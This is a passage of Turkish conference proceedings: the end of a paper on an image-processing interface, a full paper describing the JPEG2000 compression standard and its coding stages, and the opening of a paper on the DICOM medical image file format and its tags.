JPEG2000 standardını destekleyen, çok boyutlu görüntüler üzerinde de çeşitli görüntü işleme tekniklerinin uygulanabildiği bir arayüz geliştirilmiştir. Geliştirilen arayüz, hem kullanıcı kolaylığı sağlaması, hem de çok farklı tiplerdeki görüntülerin hedeflenen amaca yönelik olarak analiz edilebilmesi ve işlenebilmesine imkân sağlaması açısından önem taşımaktadır. Görüntülerin kalitesinde herhangi bir bozulma olmadan, çeşitli görüntü işleme algoritmalarının her tür görüntü üzerinde çalıştırılabildiği gözlenmiştir.

#### 5. Kaynaklar

- [1]. Bob Fisher, Simon Perkins, Ashley Walker ve Erik Wolfart’ın kişisel web sitesi, [http://www.cee.hw.ac.uk/hipr/html/hipr\\_top.html](http://www.cee.hw.ac.uk/hipr/html/hipr_top.html) (24/04/2006)
- [2]. Ertürk Sarp, “Digital Image Processing”, Kocaeli Üniversitesi, Şubat 2003 Yayını, Parça Numarası 323604A-01
- [3]. Goceri, E. and Boyen, H. (2006) “Classical Image Processing”, Xios Hogeschool Bölüm Seminerleri, Hasselt, 62s.
- [4] JPEG topluluğunun resmi web sitesi <http://www.jpeg.org/jpeg2000/index.html> (26/12/2006)
- [5]. Marcellin, M.W., Gormish, M.J., Bilgin, A., Boliek, M.P., 2000. “An Overview of JPEG-2000” In. Proc. IEEE Data Compression Conference, pp. 523-541.
- [6]. Robi Polikar’ın kişisel web sitesi <http://users.rowan.edu/~polikar/wavelets/wttutorial.html> (20/02/2006)

## Geliştirilmekte Olan Görüntü Sıkıştırma Standardı

### JPEG2000 ve Eklenen Yeni Özellikleri

Evgin Göçeri, A. Kadir Yaldir

Pamukkale Üniversitesi, Bilgisayar Mühendisliği Bölümü, 20070, Denizli  
egoceri@pau.edu.tr, akyaldir@pau.edu.tr

**Özet:** Görüntü sıkıştırma, bir sayısal görüntünün gösterilmesinde gereksinim duyulan veri miktarının azaltılması amacıyla, oluşabilecek problemleri çözmeye yönelik olarak gerçekleştirilen işlemleri ifade eder. Çoklu ortam (multimedia) teknolojisinin kullanım alanı arttıkça, görüntü sıkıştırma işlemi yeni özelliklerin yanı sıra yüksek performansa da gereksinim duymaktadır. Bu gereksinimleri karşılamak için görüntü kodlama alanında JPEG2000 olarak bilinen yeni bir standart geliştirilmektedir.

Bu çalışmamızdaki amaç, görüntü sıkıştırma standardı olarak bilinen JPEG2000’in bölümleri, kodlama yapısı, eklenen yeni özellikleri ve uygulamalardaki önemini belirtmektir.

**Anahtar Kelimeler:** JPEG2000, Sayısal Filtreler, Görüntü Sıkıştırma, Dalgacık Dönüşümü

#### The Under Development Image Compression Standard Jpeg2000 And Its Added New Features

**Abstract:** Image compression defines several processes to solve possible problems to reduce storage spaces of images. Image compression requires higher performance as well as new features with the increasing use of multimedia technologies. A new standard is under development known as JPEG2000 to address this need in the specific area of image encoding.

Our aim in this study is to define the parts of the image compression standard known as JPEG2000, and its encoding structure, added new features and also the importance for applications.

**Keywords:** JPEG2000, Digital Filters, Image Compression, Wavelet Transformation

#### 1. Giriş

Henüz geliştirilme aşamasında olan JPEG2000 standardı, çeşitli özelliklerinden dolayı sayısal görüntüleme alanının gelecekte daha da önemli bir konusu olacaktır. Bu uluslararası standart ile görüntü kodlama sistemi sadece etkinlik için değil aynı zamanda ölçeklenebilirlik, bilgisayar ağlarındaki iletkenlik ve taşınabilir (mobil) araçlar için iyileştirilmiş görüntü sıkıştırma tekniklerindeki gelişmeleri de göstermektedir.

JPEG2000 yeni ve güçlü bir araç olmakla birlikte, şu ana kadar geliştirilmiş olan bölümleri ile bile, günümüzde sayısal görüntülemeler-

de Internet uygulamalarının önemli bir parçası haline gelmiştir. Çünkü sıkıştırılmamış görüntüler için depolama büyüklüğünü, veri iletim bant genişliğini ve iletim zamanını gösteren Tablo 1’deki verilerden de anlaşılıyor ki, görüntüler fazla depolama alanı, geniş veri iletim bant genişliği ve uzun iletim zamanına ihtiyaç duyar.

Görüntü Tipi	Boyutları	Bitler/Pixel	İçeriğinin Sıkıştırılmama Büyüklüğü	Bant Genişliği	İletim Zamanı (28.8K, modemle)
Grü Tonlu	512x512	8bpp	262KBytes	2.1 Mbit/iraj	1 min 13 sec
Renkli	512x512	24bpp	786KBytes	6.29 Mbit/iraj	3 min 29 sec
Tıbbi	2048x1680	12bpp	5.16MBytes	41.3 Mbit/iraj	23 min 54 sec
Yüksek Yoğunluklu	2048x2048	24bpp	12.58 MBytes	100 Mbit/iraj	58 min 15 sec

Tablo 1. Sıkıştırılmamış görüntüler

Günümüzdeki teknoloji ile bu probleme tek çözüm, görüntünün depolanması ve iletiminden önce sıkıştırılmasıdır. JPEG2000 dalgacık teknolojisine dayalı sıkıştırma yöntemlerini kullanan bir çeşit görüntü kodlama tekniğine sahiptir.

JPEG2000 ile çeşitli çözünürlükleri, kaliteleri, parçaları veya uzaysal bölgeleri sıkıştırılmış dosyayı açmadan görüntülemek mümkündür.

Bu çalışmada takip ettiğimiz yaklaşım şu şekildedir: Birinci bölümde konu ile ilgili giriş yapıldıktan sonra, ikinci bölümde standardın bölümleri üzerinde durulmaktadır. Üçüncü bölümde, JPEG2000 standardının kodlama (encoding) tekniği, en önemli özelliği olan dalgacık dönüşümü ile görüntü sıkıştırma aşaması ayrıntılı olmak üzere, diğer aşamaları da açıklanmaktadır. Son bölümde ise standardın önemli özelliklerine değinilmektedir.

## 2. JPEG2000 Standardının Bölümleri

JPEG2000 standardı iptal edilen bölümle birlikte toplam 12 bölümden oluşmaktadır. Birinci bölümü (çekirdek bölüm) uluslararası standart olarak yayınlanmış olup diğer beş bölüm (2.bölüm-6.bölüm) tamamlanmak üzere ve diğer dört yeni bölüm (8.bölüm-11.bölüm) ise geliştirilme aşamasındadır.

Çekirdek kodlama sistemi, JPEG2000'in birinci bölümü olup çekirdek yapısını tanımlar. Bu bölüm JPEG2000 kod dizin yapısını ve görüntülerin kodlanması için gerekli adımları içerir. Standardın diğer bölümleri dosya uzantıları ve diğer çeşitleri ile ilgili olup mevcut uygulamalarda kullanılan bölüm sadece bu ilk bölümdür.

Uzantılar olarak adlandırılan ikinci bölüm, kat-sayı miktarlarını belirten değerleri ve dalgacık bölümlenme formlarının daha esnek olması gibi özelliklerin yanında, JP2 tabanlı olan fakat katmanları hareketli görüntüleri ve genişletilmiş renk uzayını ve daha fazlasını destekleyen yeni bir dosya biçimi olan JPX tanımlamasını, fotoğ-

raf görüntüleme için zengin veri kümesi (DIG35 özelliklerine dayalı) gibi özellikleri de içerir.

Standardın üçüncü bölümü hareketli JPEG2000 olarak bilinir. Özellikle sayısal kameralar ile çekilen video görüntülerin depolanması, yüksek kaliteli çerçeve tabanlı görüntü kaydetme ve güncelleme, sayısal sinemalarda, tıbbi ve uydu görüntüleme işlemlerinde etkili olacağı düşünülmektedir.

Uyumluluk olarak adlandırılan dördüncü bölümünde kod çözümlemede kullanılan üç sınıf tanımlanır. Çünkü, kodlama yapan kişiler (encoders) kod çözümleme işleminde (decoding) bu standartta nelere gerek duyulduğunu bilmek için standardı incelemek isteyeceklerdir.

Beşinci bölüm, oluşturulacak olan yazılımın kullanımının kolaylaştırılmasını amaçlayan referans yazılımı bölümüdür.

Altıncı bölüm, belge görüntülemek için Karışık Raster İçerik (Mixed Raster Content) kullanan JPM dosya formatını tanımlamaktadır. JPM her sayfada çeşitli nesnelere sahip çok sayfalı belgeleri depolayabilir.

Yedinci bölümün geliştirilmesi iptal edilmiştir.

Sayısal ortamda yapılan çalışmalar kolaylıkla kopyalanabilmekte, yasal veya yasal olmayan yollardan görüntü üzerinde bir takım işlemler yapılabilmektedir. Bu nedenle görüntüleme uygulamalarında güvenlik önemli bir özelliktir. Görüntünün çeşitli bölümlerini güvenli hale getirmek için yapılan işlemleri içeren sekizinci bölüm JPSEC (Güvenlikli JPEG2000) olarak adlandırılmaktadır.

Dokuzuncu bölüm, JPIP (Etkileşimli araçlar, API'ler ve protokoller) olarak adlandırılan istemci-sunucu protokolüdür.

Geliştirilmesi planlanan onuncu bölüm ile üç boyutlu görüntülerinde kodlanmasına olanak sağlanması amaçlanmaktadır.

JPWL, on birinci bölüm olup, JPEG2000 görüntülerinin kablosuz ortamda hatalara karşı daha dayanıklı bir şekilde iletilmesini sağlamaya yöneliktir.

Son bölüm ise ISO tabanlı dosya biçimini içermektedir. Geliştirilme aşamasında bazı parçalar hem MPEG-4 hem de JPEG2000 içinde olmak üzere iki defa tanımlanmıştır. Bu nedenle bazı yerleri basitleştirmek için ortak bölüm her iki parçadan da kaldırılır ve tek bir döküman olarak her iki bölümde de tekrar işlenir.[7]

## 3. JPEG2000 Standardının Kodlama (Encoding) Tekniği


JPEG2000 standardı hem kayıpsız hem kayıplı sıkıştırmaya olanak sağlar. JPEG2000 sıkıştırma standardı Şekil 2'de gösterilen aşamaları içermektedir.[8]



Şekil 2. JPEG2000'in kodlama aşamaları

### 3.1. Ön İşleme

Kodlayıcı için gerekli bellek miktarı kodlanmış olan görüntünün boyutundan daha geniş olabilmektedir. Bu sorunu çözmek için JPEG2000, seçenekli bölümlenmeye (tiling) olanak sağlar. Bölümlenmede girdi olarak kullanılan görüntü Şekil 3'deki gibi eşit parçalara ayrılmaktadır.



Şekil 3. Bölümlenme (Tiling)

Dalgacık dönüşümü, orantılama, entropi kodlama gibi bütün kodlama işlemleri, bu görüntü parçaları üzerinde bağımsız olarak gerçekleştirilmekte ve böylece her parça bağımsız olarak sıkıştırılmaktadır.

### 3.2. Dalgacık Dönüşümü

Görüntü işleme için frekans ortamında yapılan filtreleme Fourier Dönüşümü kullanılarak gerçekleştirilir. Fourier Dönüşümü bir görüntüyü sinus ve cosinus parçalarına ayırmak için kullanılan önemli bir görüntü işleme aracıdır.

Fourier açılımındaki en büyük dezavantaj sadece frekans verisinin olması fakat zaman bilgisini içermemesidir. Bu nedenle bir görüntüde gerek duyulan bütün frekanslar gösterilebilmekte fakat bu frekans değerlerinin ne zaman elde edildiği belirtilememektedir. Bu problemi çözmek için geçmiş yıllarda zaman ve frekans bilgisini aynı anda gösteren çeşitli çözümler üretilmiştir. Bu probleme bulunan en son çözüm ise dalgacık dönüşüm tekniğinin kullanılmasıdır.

Dalgacık, bölümlenme (decomposition) tekniklerine dayanan sinyal işlemeden türetilmiştir. Dalgacık dönüşüm tekniğinin arkasındaki fikir sinyali çeşitli bölümlere ayırmak ve ayrı ayrı analiz etmektir. Bir sinyalin bu şekilde analiz edilmesi ile o sinyaldeki frekansların ne zaman ve nerede oluştuğuna dair daha fazla bilgi alınabileceği açıktır. Dalgacık dönüşümü zaman ve frekans gösterimini destekler.[5]

Dalgacıklar, veri veya fonksiyonların gösteriminde kullanılan belirli matematiksel gereksinimleri karşılayan fonksiyonlardır. Bir sinyaldeki özelliklerin belirlenmesi için gerekli olan zaman ve frekans verilerini içermesi ve çoklu-çözünürlük analizine dayanması dalgacık kullanımının en önemli sebepleridir.[6]

Sürekli dalgacık dönüşümü, analiz için kullanılan ölçeğin değiştirilerek zamana bağlı olarak analiz penceresinin sinyal üzerinde kaydırılıp çarpma işleminin yapılması ve bu işlemler sonucunda elde edilen verilerin toplanması ile hesaplanır.[2]



Görüntü sıkıştırma amaçlı kullanılan Ayrık Dalgacık Dönüşümünde ise, sinyali analiz etmek için farklı frekanslar kullanılır. Sinyal yüksek frekansı analiz etmek için bir dizi yüksek geçirgen filtreden geçirilir, daha sonra alçak frekansı incelemek için bir dizi alçak geçirgen filtreden geçirilir.[6],[3]

Görüntüler iki boyutlu veriler olduğu için görüntü sıkıştırma işleminde 2D Ayrık Dalgacık Dönüşümü (DWT) kullanılır. 2D Ayrık Dalgacık Dönüşümünde veri ilk önce satırların sonra da sütunların dönüşümü yapılabilecek şekilde ayrılabilir bir dönüşümdür.[3]

JPEG2000 standardında, dalgacık dönüşümü entropi kodlama işleminden önce bölümlere uygulanır. Dalgacık dönüşüm işleminin faydası, dönüştürülen verinin genellikle daha düşük entropi sergilemesi ve bundan dolayı daha çok sıkıştırılabilir olmasıdır. Özellikle, dalgacık dönüşümü, bir bölümü dört alt-bant olarak ayırdığı için kaynak modelleme her alt-bant için düşünülmektedir.[4]

### 3.3. Renk Dönüşümü


JPEG2000 sıkıştırma genellikle renkli görüntüleri sıkıştırmak için kullanılmaktadır. Renkli görüntüler genellikle RGB biçimindedir. Fakat Y, Cr ve Cb renk değerleri R, G ve B renk değerlerine göre statik olarak birbirlerine daha az bağlı olması nedeniyle bağımsız olarak yapılan sıkıştırma daha etkili olmaktadır. Bu nedenle JPEG2000'de RGB değerlerinin YcrCb (Y:Luminance, Cr:Chrominance kırmızı, Cb:Chrominance mavi) değerlerine dönüştürülmesi yani renk dönüşüm işlemleri de gerçekleştirilmektedir. [1],[4]

### 3.4. Orantılama

Dalgacık katsayıları eşit aralıklı miktarlayıcılar kullanılarak orantılanır. Her alt-bant  $b$  için, basit bir orantılama sabiti bütün katsayıları orantılamak üzere aşağıdaki eşitliğe göre kullanılır.[10]

$$q = \text{sign}(y) \left\lfloor \frac{|y|}{\Delta_b} \right\rfloor \quad (3.1)$$

$Y$  miktarlayıcı için girdi,  $\text{sign}(y)$  ise  $y$ 'nin işaretini ifade eder iken,  $b$  adım büyüklüğü ve  $q$  sonuç miktarlayıcı indeks değeridir. Ölü bölge, orantılama oranının yaklaşık 0 yani  $2b$  olduğu anlamına gelir bu ise daha fazla sıfırlı sonuç elde edilmesi demektir. Şekil 4'te orantılama yapısı için bir örnek gösterilmektedir.




Şekil 4. Orantılama Yapısı

### 3.5. Gömülü Blok Kodlama

Her alt-bantta bulunan parça, kod bloğu adı verilen, daha küçük ve eşit boyutlardaki dörtgen parçalara ayrılmaktadır. Bu kod bloklarının ikili aritmetik kodlama yöntemi ile birbirinden bağımsız olarak kodlanması yaklaşımı gömülü blok kodlama olarak bilinmektedir. [11],[12]

Kod blokları Şekil 5'de gösterildiği gibi en baskın (most significant) bit düzleminde başlanarak en az baskın (least significant) bit düzlemine kadar kodlanır. [9],[10]



Şekil 5. MSB düzleminde LSB düzlemine kod bloklar

Tarama deseni (scan pattern) olarak adlandırılan bir özel kod blok, her kod bloktaki her bit düzlemi için üç kodlama geçişi (Significance Propagation Pass, Magnitude Refinement Pass, Clean-up Pass) yapmak amacıyla kullanılır.


### 3.6. Oran Kontrolü

Sonraki aşama ise oran kontrolü olup, belirli bir orana kadar bir görüntünün kodlanabilirliği. Kod dizini oran hedef bit değerine erişilene kadar kontrol işlemi yapılarak değiştirilir.

### 3.7. Bit Dizini Organizasyonu

Kod blokları her bit dizinine kısaltma işlemi uygulanabilecek şekilde bağımsız olarak sıkıştırılır. Bit dizini organizasyonunda, bit düzlem kodlama geçişlerinden geçen sıkıştırılmış veri paketlere ayrılır.

Şekil 6'da bir kod dizini organizasyonu gösterilmektedir.




Şekil 6. Kod dizini organizasyonu

### 4. JPEG2000 Standardının Özellikleri

Mevcut sıkıştırma metodlarının büyük bir güncellemesi olarak kabul edilen JPEG2000 standardının burada üç temel özelliğinden bahsedilecektir.

#### 4.1. Görüntünün Bir Kere Sıkıştırılıp Pek Çok Yolla Açılabilme Özelliği

JPEG2000 ile kullanılacak en büyük çözünürlük ve en büyük görüntü kalitesine karar verebilmek mümkündür. Sıkıştırılmış veri her görüntü kalitesi ve boyutunda açılabilir. Sıkıştırılmış görüntü üzerinde sadece belirli bir bölgedeki veriye rastgele erişim yapılabilir. İstenilen bir görüntünün elde edilmesi için sadece gerekli bitlerin üzerine konumlanıp, sıkıştırılmamış hale getirilmesi ve kod çözümü işlemi yapılması mümkündür. Bu JPEG2000 standardının önemli bir özelliği olup Şekil 7'de sıkıştırılmış bir görüntünün birden fazla yolla açılması gösterilmektedir.



Şekil 7. Sıkıştırılmış Görüntünün Farklı Yollarla Açılması

#### 4.2. Sadece İlgili Alanın Kodlanabilirliği

Standardın diğer bir özelliği de görüntüde sadece istenilen alanın kodlanabilirliğine imkan sağlamasıdır. İlgili bölgesi (ROI:Region Of Interest) kodlamasında seçilen bir bölge daha yüksek kalite ile kodlanırken görüntüdeki diğer bölgeler daha düşük bir kalitede kodlanır. Bu ilgi bölgesi statik veya dinamik bir bölge olabilmektedir. Dinamik olması durumunda ilgi bölgesi tanımlaması verinin iletimi esnasında gerçekleşmekte iken statik olması durumunda ise bölge tanımlaması kodlama zamanında gerçekleştirilmektedir.

#### 4.3. Hatalardan Korunma Yöntemlerindeki Yenilikler

Kablosuz iletişimin öneminin artması ile daha da çeşitlenen görüntü iletim hatalarını, JPEG2000 standardına eklenen yeni özellikler sayesinde aza indiregebilmek mümkündür.

Kodlama aşamasında her bloğun bağımsız olarak kodlanması, hataların o kod blokları içinde sınırlı kalmasını sağlar.

Kod blok verilerinin hatalardan korunma yöntemlerinden birisi bölümlenme sembolleri kullanmaktır. Bu yöntemde, her bit düzleminin sonunda özel sembol sırası kodlanır. Kod çözümü eğer yanlış sırada yapılırsa bir hata meydana gelir ve bu durum en azından son bit düzlemin bozulmasına sebep olur.



Diğer bir yöntem ise düzenli tahmin edilebilir bitiş yöntemidir. Her kodlama geçişi sonunda özel bir tahminleme algoritması kullanılarak aritmetik kodlayıcı tamamlanmaktadır. Kod çözümleyici bitiş kodunu tekrar üretir ve eğer aynı kullanılmayan bitler bulunmazsa en son kodlama geçişinde hata meydana gelmektedir.

## 5. Sonuç

Geliştirilmekte olan JPEG2000 standardı, bu güne kadar geliştirilmiş olan bölümleri ile bile mobil uygulamalardan tıbbi görüntülemeye, sayısal fotoğrafılıktan elektronik ticarete kadar çok geniş bir kullanım alanına sahip olduğu kabul edilmekte ve geliştirilecek olan yeni özellikleri de göz önünde bulundurulduğunda geleceğin görüntü sıkıştırma standardı olarak görülmektedir.

## 6. Kaynaklar

- [1] Adams D. M. and Kossentini F., "JasPer: A Software-Based JPEG-2000 Codec Implementation", Dept. of Elec. and Comp. Engineering, University of British Columbia, Vancouver, B.C., Canada, 2002
- [2] Amara'nın kişisel web sitesi <http://www.amara.com/current/wavelet.html> (02/02/2006)
- [3] David, S., Taubman, M. and Marcellin, W. (2002) "Image Compression Fundamentals, Standards and Practice", Kluwer Academic Publishers, Boston, s.68-125
- [4] Gaetano, I. "JPEG2000 - A Short Tutorial" Kişisel Web sayfası, <http://www.dmi.unict.it/~impoco/> (2004)
- [5] Geert Uytterhoeven, "Wavelets: Software and Application", Phd Thesis, Department of Computer Science, K.U.Leuven, Belgium, 1999

[6] Goceri, E. and Boyen, H. (2005) "Wavelets", Xios Hogeschool Bölüm Seminerleri, Hasselt, 48s.

[7] JPEG topluluğunun resmi web sitesi <http://www.jpeg.org/jpeg2000/index.html> (26/12/2006)

[8] Karen L. Gray, "The JPEG2000 Standard", München Teknik Üniversitesi, <http://www.compression.ru/download/articles/jpeg2000/content.pdf.rar>

[9] Marcellin, M.W., Gormish, M.J., Bilgin, A., Boliek, M.P., 2000. An Overview of JPEG-2000. In: Proc. IEEE Data Compression Conference, pp. 523-541.

[10] Skodras A. N. (Electronics Laboratory, University of Patras, GR-26110 Patras, Greece), C. A. Christopoulos (Media Lab, Ericsson Research, Ericsson Radio Systems AB, S-16480 Stockholm, Sweden) and T. Ebrahimi (Signal Processing Laboratory, EPFL, CH-1015 Lausanne, Switzerland) (2001) "JPEG2000: The Upcoming Still Image Compression Standard", kaynağın yer aldığı internet sayfasının adresi, <http://www.upatras.gr/ieee/skodras/pubs/ans-b17.pdf>

[11] Taubman, D., 1998. Report on Coding Experiment CodEff22: EBCOT (Embedded Block Coding With Optimized Truncation). ISO/IEC JTC1/SC29/WG1 N1020R.

[12] Taubman, D., 2000. High Performance Scalable Image Compression with EBCOT. In: IEEE Trans. on Image Processing, 9, 7, pp. 1158-1170.

## DICOM Görüntü Standardı

Okt. Mustafa Ulaş, Okt. Aytuğ Boyacı

Fırat Üniversitesi, Enformatik Bölümü, 23100, Elazığ  
mustafaulas@firat.edu.tr, aytugboyaci@firat.edu.tr

**Özet:** Medikal görüntülerin sayısal olarak arşivlenmesi ve verilerin paylaşılmasına çalışılması sonucunda ortaya çıkan ortak biçim sorunun ortadan kaldırılması amacı ile DICOM standardı geliştirilmiştir. Bu standart ile her türlü medikal görüntü tanımlanabilir. DICOM dosyası içerisinde, bir hasta hakkında hasta adı, doktor adı gibi her türlü metinsel veri ve MR, Röntgen gibi medikal görüntüler saklanabilir. Bu yapısı ile basit bir veritabanı prototipini andırmaktadır. Bu kapsamda DICOM Okuyucu ve alternatif basit bir DICOM görüntüleyici tasarlanmıştır.

**Anahtar Kelimeler:** DICOM, Sayısal Arşivleme, Web Tabanlı Yönetim, DICOM Görüntüleyici.

### DICOM Imaging Standard

**Abstract:** Digital archiving the medical images and trying to share this information generate the problem which is the common formats. DICOM standard is developed to solve this problem. All of the medical image formats can define with this format. We can save information about a patient's name, doctor name, etc. like this text data and save medical images like MR, X-ray image in DICOM files. It seems to a database prototype with this structure. We develop a DICOM reader and a simple alternative DICOM viewer scope of this essay.

**Keywords:** DICOM, Digital Archiving, Web Based Management, DICOM Viewer.

### 1. Giriş

Hastanelerde tetkik, teşhis ve tedavi süreçlerinin hızlandırılan Hasta Bilgi Sistemlerinin önemli eksikliği medikal görüntülerin sayısal arşivlenmesinin sağlamaları idi. Ancak yapılan son geliştirmeler ile medikal görüntülerinde arşivlenmesi sağlanmıştır. Bu arşivlenen medikal görüntünün paylaşılması gerektiğinde ise ortak bir görüntü biçimi sorunu ortaya çıkmıştır. İşte bu sorunun giderilmesi amaçlanarak ortaya DICOM standardı koyulmuştur. Bu standart vasıtasıyla hasta hakkında bilgi paylaşımının sayısal ortamda yapılması önünde, dosya yapısı itibari ile hiçbir engel kalmamıştır.

DICOM dosya yapısı bir veritabanını andırmaktadır. Veritabanlarında olduğu gibi dosya içerisine hem metin veri yazılabilmekte hem de binary ham görüntü verisi eklenebilmekte-

dir. Tüm verileri tek dosya içerisinde saklayan bu standartta verilerin tekrar eldesinde karmaşa olmaması için etiketlerden faydalanılmaktadır.

### 2. Proje

Makale içerisinde DICOM formatında arşivlenmiş bu görüntü ve metinsel bilgilerin okunması için, bu formatı okuyan web tabanlı, uzaktan yetkilendirilmiş erişimlere müsaade eden bir DICOM Görüntüleyici (DICOM Viewer) tasarlanmıştır. Bu DICOM Görüntüleyici ile mekândan ve zamandan bağımsız, doktor-hasta ilişkisini geliştiren bir Web Tabanlı sistem meydana getirilmiştir.

### 3. DICOM Standardı

DICOM standardı, National Electrical Manufacturers Association (NEMA) tarafından Me-

dikal görüntüleme sistemlerinin yaygınlaşmasına yardımcı olabilmek amacı ile tasarlanmış dosya formatını tanımlamaktadır. Bu format önceki NEMA standardının uzantısıdır [1-2].

Bu standart, farklı yerlerde bulunan ve farklı işlevlere sahip olan hastanelerin ve doktorların, ortak bir dilde paylaşım sağlayabilecekleri bir yapıya ihtiyaç duymalarından dolayı ortaya çıkmıştır. Yine Medikal Görüntülerin elde edildiği cihazların üreticilerinin rekabet şanslarının varacağı ortak bir platformun yaratılabilmesi için özellikle önerilen bir standarttır. Bu standardın olmadığı düşünüldüğünde, cihazın ürettiği Medikal Görüntüyü işlemek için yine cihazın mecbur tuttuğu yazılımlara bağımlı kalınmış olur. Ayrıca ortak bir yapının oluşması, bilginin hızlı ve kolay bir şekilde ihtiyaç sahipleri tarafından elde edilip işlenebilmesini sağlamaktadır.

DICOM en basit tanımıyla; Medikal görüntüler için geliştirilmiş standart dosya formatıdır. Ancak bilinen dosya formatları ile bire bir benzerlik taşımaz. Örneğin JPEG resim formatı; JPEG dosyasında sadece resim bilgisi ve birkaç tanımlayıcı bilgi bulunmaktadır. Ancak DICOM dosyaları bu kadar yalın değildir. DICOM dosyaları içerisinde ham görüntü ile birlikte bazı tanımlayıcı (META) bilgilerde vardır. Bu bilgiler dosyayı oluşturan uygulama, ilgili sürümler, karakter seti gibi temel biçim tanımlayıcılarıdır. Ayrıca istenildiği takdirde DICOM dosyaları, hasta bilgileri ve ilgili görüntü ile alakalı detay bilgiler (yazılar) içerebilir.

Format incelendiğinde şu kanı elde edilir; DICOM dosya biçimi, bilinen tüm formatlardan farklı olarak medikal görüntüleri, hasta bilgileri, hastane bilgileri ile ilgili daha fazla detay saklayabilen bir formattır. Ayrıca DICOM formatı içerisinde istenirse Multi-Frame (video) görüntülerde saklanabilir. Bu da DICOM dosyası içerisinde normal medikal görüntüler ile birlikte hareketli görüntüler ve ses kayıtlarının da saklanabileceğini gösterir. Bu tarif ile de anlaşılacağı gibi bir hastanede bir hastanın tüm Medikal Bilgilerinin kaydedilebileceği

görülmektedir. Ayrıca bir hasta hakkındaki tüm yapılan testler ve sonuçlar ile birlikte doktor teşhislerinin hepsinin birden, tek bir dosya üzerine kaydedilebiliyor olması, hastanın bilgilerinin kolayca başka bir hastane veya doktor ile paylaşılabilmesini ispatlamaktadır. Bu özellik ile hastanın durumu ile ilgili olan teşhis süresini oldukça kısaltabilecektir.

### 3.1 DICOM Dosya Yapısı

DICOM Dosyasının veri yapısı incelendiğinde iki kısımdan oluştuğu söylenebilir. İlk kısım metinsel verilerin kaydedildiği kısım olup burada sadece dosya, hasta, doktor, enstitü, tarihler gibi metinsel verilerin kaydı tutulmaktadır. Metinsel alan içerisinde bu dosyanın DICOM dosyası olduğunu belirten bir ön ek bulunmaktadır. Ayrıca dosya içerisindeki Medikal Görüntünün formatı, kayıt türü gibi görüntü hakkında da bilgi belirten alanlarda bulunmaktadır. Dosya içerisinde yapılan kayıtların şeklini belirten verilerde bulunmaktadır. Dosyanın okunabilmesi için burada bulunan verilerden faydalanılır[3]. İkinci kısım da Binary (ikili) bilginin bulunduğu "Pixel Data" alanı. Bu alanda ise DICOM dosyası içerisinde saklanılmak istenen Medikal olarak tanımlanabilir. Görüntüyü bulmak mümkündür. Binary alana kaydedilecek bilginin sabit bir formatı yoktur. Daha öncede belirtildiği gibi bu alana herhangi bir formatta Binary veri kaydedilebilmektedir. Bu özelliği, yaygın olarak kullanılmasının yolunu açmıştır.

Bir tek dosya formatı, dolayısı ile tek program vasıtasıyla DICOM dosyası üzerinde bir hastanın hem Anjiyo videosu izlenebilmekte hem de tek program vasıtasıyla başka bir hastanın X-Ray filmleri kontrol edilebilmektedir. Bu işlevsellik, DICOM'un neden bu kadar önemli bir çalışma alanı olduğunun cevabıdır.

### 3.2 DICOM Standart Formatının Çözümlemesi


Ham DICOM dosyası içerisinde, hasta hakkında hem metin bilgi hem de hastaya ait medikal görüntüler bulunmaktadır. Bu sahip olduğu yapı tam karmaşık bir veritabanı sistemi ile tarif edilebilir. Her DICOM dosyası bir veri-

tabanı gibidir. Bu dosyalar içerisine hastaların isimlerinden, hastane, ilgili bölüm, doktor bilgileri, hasta bilgilerine kadar her türlü metinsel veri, belirli bir yazım formatında kaydedilebilmektedir. Bu özelliği ile hasta ile ilgili her türlü veriyi kaydetme yeteneğine sahiptir.

DICOM dosyaları, hasta ile ilgili medikal görüntülerinde saklanmasında kolaylık ve bütünlük sağlamaktadır. Bu bütünlük veri aktarılmasında da var olduğu bilinen kolaylığı desteklemektedir. DICOM standart dosyası içerisine, medikal görüntü olarak X-Ray filmler gibi Medikal resim kaydedilebileceği gibi, Medikal filmler ve seslerde kaydedilebilmektedir.

Önsöz - Preamble	İlk 128 byte açıklama alanı diye adlandırılır ve boştur.
Ön ek - Prefix	Dosyanın bir DICOM dosyası olduğunu belirten ön bildirim taşır.
Veri Elemanları Data Elements	DICOM Etiketleri ve Etiketler ile birlikte var olan verileri ifade eder.
Piksel Verisi Pixel Data	Resim Bilgisinin saklandığı alandır.

Tablo 1. DICOM Dosya Yapısı



Şekil 1. DICOM Ön Ek Yapısı

Medikal Görüntü formatı olan DICOM dosyasının çözülmesi, Metinsel ve Piksel verilerinin ayrılmasından sonra yapılabilir. Dosya yapısında 3 ana bölüm vardır.

- Tanımlayıcı, Ön ek
- Metinsel veriler
- Medikal Görüntü verisi

DICOM dosyaları üzerinde yapılan okuma ve yazma işlemleri, Onaltılık (Hexadecimal - Hex) sayı sistemi ile yapılmaktadır. Tüm bilgiler önceden tanımlı bir ön ek ile birlikte dosya içerisine kaydedilmektedir. Bu ön etiketler çok çeşitlidir ve belirli özellikleri tanımlamaktadırlar.

Her akan Veri Elemanının kendi içinde tanımlanmış bir standart yapısı vardır. Her eleman aşağıdaki kısımlardan oluşur;

- DICOM Etiket (Tag)
- Değer Temsili (Value Representation - VR)
- Değer Uzunluğu (Value Length - VL)
- Değer Alanı (Value Field - VF)

### 3.3 DICOM Etiketleri

Verilerin elde edilmesinde önemli bir yere sahiptir. Hasta adı, Enstitü, Doktor adı gibi bilgilerin dosya içerisine kaydedilirken dikkat edilecek hususlardan en önemlisidir. Metinsel bilgiler yazılırken, verilerin önüne ekler gelir. Bu eklere DICOM Etiketleri (TAG) denir.

0010,0010 şeklindeki bir etiket bilgisi incelenmek istenirse;

#### Grup Numarası (Group Number)

Bilginin tipini göstermektedir. (ör. 0010 = Hasta hakkında bilgi)

#### Eleman Numarası (Element Number)

Verinin tam olarak ne ifade ettiğini belirtir. (Ör. 0010 = Hasta adı)

Olarak çözümlenebilir.

#### 3.3.1 DICOM Grup Numarası

Yukarıda da belirtildiği gibi, Grup numarası vasıtası ile etiketin taşıdığı bilginin bağlı bulunduğu tip hakkında bilgi alınabilmektedir. Her kayıt türünün bağlı bulunduğu bir grup bulunmaktadır. Aşağıda bu konuyla ilgili bazı örnekler verilmiştir.

### 3.3.2 DICOM Eleman Numarası

DICOM Eleman Numaraları (DICOM Element Number) ise çok çeşitlidir. Bir hasta için ihtiyaç bulunabilecek her durum düşünülerek binlerce eleman standarda eklenmiştir. Ayrıca her yıl, bu standart güncellenmekte ve yeni ihtiyaçlara göre yeni elemanlar tanımlanmaktadır [4].

### 3.4 Değer Temsili (Value Representation – VR)

